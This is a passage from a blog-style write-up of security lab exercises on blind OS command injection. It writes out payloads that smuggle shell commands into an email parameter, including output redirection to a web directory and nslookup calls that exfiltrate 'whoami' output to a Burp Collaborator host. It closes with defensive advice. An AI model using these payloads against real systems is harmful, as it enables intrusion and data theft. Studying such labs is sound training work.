
We know that the email parameter is vulnerable with the OR operator || from before.
We can just append || whoami > /var/www/images/filename.txt || to the email and send the request.

Now we head to the main application, and open any of the images in a new tab by Right Click + Open image in new tab.

We change the filename parameter in the URL to the name of the file we redirected the output to and we can see the output on the webpage.

This solves the lab.
4. Blind OS command injection with out-of-band interaction
Description:

As per this, the shell commands are being executed asynchronously. Looks like we need to use collaborator to trigger a DNS lookup.
Explanation:
As before, we intercepted the request. We know that the email parameter is vulnerable.
We can put in the payload - || nslookup <BURP COLLABORATOR URL> || with email parameter and send the request.

By Polling the collaborator, we will see the DNS queries.


This solves the lab.

5. Blind OS command injection with out-of-band data exfiltration
Description:
This is similar to the previous lab where we need to submit the output of whoami to solve the lab.
Explanation:

As before, we intercepted the request. We know that the email parameter is vulnerable.
1
We can put in the payload - "|| nslookup `whoami`.<BURP COLLABORATOR URL> ||" with `email` parameter and send the request.
Note that whoami is in backticks like whoami. I can’t put that in the blog because of markdown syntax.

We can see the response for the DNS lookup on the collaborator. The DNS query looked weird to me, so I ran it once more.

Turns out the output is in Description tab.

We click on the Submit Solution button and put the output in the popup.

This solves the lab.
Conclusion
These 5 labs demonstrated the various facets of OS command injection, from straightforward in-band attacks to sophisticated blind techniques. Key takeaways include:
- Command Separators Matter: Understanding
|,||,&&, and;is crucial for successful exploitation - Pipe Operator is Powerful: The simple
|operator often works when others fail - Blind Doesn’t Mean Unexploitable: Time delays, output redirection, and out-of-band channels make blind injection practical
- Out-of-Band is Reliable: DNS lookups via nslookup provide a consistent exfiltration channel
- Command Substitution Works: Backticks and $() enable data exfiltration in single requests
OS command injection remains one of the most critical vulnerabilities because it can lead to complete system compromise. The progression from basic injection to blind techniques showed that even when direct output isn’t visible, attackers have multiple methods to confirm and exploit the vulnerability.
The best defense is avoiding shell command execution entirely—using native language functions and APIs instead. When system commands are unavoidable, strict input validation, proper escaping, and running applications with minimal privileges become essential layers of protection.
Moving forward, understanding command injection provides valuable context for related vulnerabilities like Server-Side Template Injection (SSTI) and deserialization attacks, which I’ll be exploring in upcoming labs.